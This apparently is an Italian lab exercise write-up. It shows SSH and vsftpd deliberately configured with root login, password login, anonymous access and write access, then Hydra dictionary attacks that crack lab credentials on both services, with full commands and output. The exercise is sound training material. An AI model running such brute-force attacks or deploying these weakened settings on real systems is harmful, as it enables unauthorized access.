
W14D4


SSH



```
GNU nano 8.1
Include /etc/ssh/sshd_config.d/*.conf

Port 2222
#AddressFamily any
#ListenAddress 192.168.32.100
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
```


Configurazione del file /etc/ssh/sshd.conf
Cambio della porta da 22 a 2222
Permessi root YES
Autenticazione Password YES

Codice Hydra:




```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/2023-200_most_used_passwords.txt 192.168.32.100 -t4
 ssh -V
```

Risultato Hydra:



```
[ATTEMPT] target 192.168.32.100 - login "kali" - pass "admin" - 204 of 3838 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "kali" - pass "kali" - 205 of 3838 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "kali" - pass "testpass" - 206 of 3838 [child 2] (0/0)
[22][ssh] host: 192.168.32.100   login: kali   password: kali
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "123456" - 405 of 3838 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "admin" - 406 of 3838 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "kali" - 407 of 3838 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "testpass" - 408 of 3838 [child 1] (0/0)
[22][ssh] host: 192.168.32.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.32.100 - login "test" - pass "123456" - 607 of 3838 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test" - pass "admin" - 608 of 3838 [child 2] (0/0)
```

VSFT




[redacted]

```
  GNU nano 8.1                                                  /etc/vsftpd.conf
# Example config file /etc/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
#
# Run standalone?  vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=NO
#
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
listen_ipv6=YES
#
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=YES
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
```

Configurazione del file
/etc/vsftpd.conf

Risultato test con Hydra



```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -l test_user -P /usr/share/wordlists/fasttrack.txt ftp://192.168.32.100 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-26 06:21:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 263 login tries (l:1/p:263), ~17 tries per task
[DATA] attacking ftp://192.168.32.100:21/
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "Spring2017" - 1 of 263 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "Spring2021" - 2 of 263 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "spring2021" - 3 of 263 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "testpass" - 4 of 263 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "Summer2021" - 5 of 263 [child 4] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "summer2021" - 6 of 263 [child 5] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "Autumn2021" - 7 of 263 [child 6] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "autumn2021" - 8 of 263 [child 7] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "Fall2021" - 9 of 263 [child 8] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "fall2021" - 10 of 263 [child 9] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "Winter2021" - 11 of 263 [child 10] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "winter2021" - 12 of 263 [child 11] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "Spring2020" - 13 of 263 [child 12] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "spring2020" - 14 of 263 [child 13] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "Summer2020" - 15 of 263 [child 14] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "summer2020" - 16 of 263 [child 15] (0/0)
[21][ftp] host: 192.168.32.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-26 06:21:04
```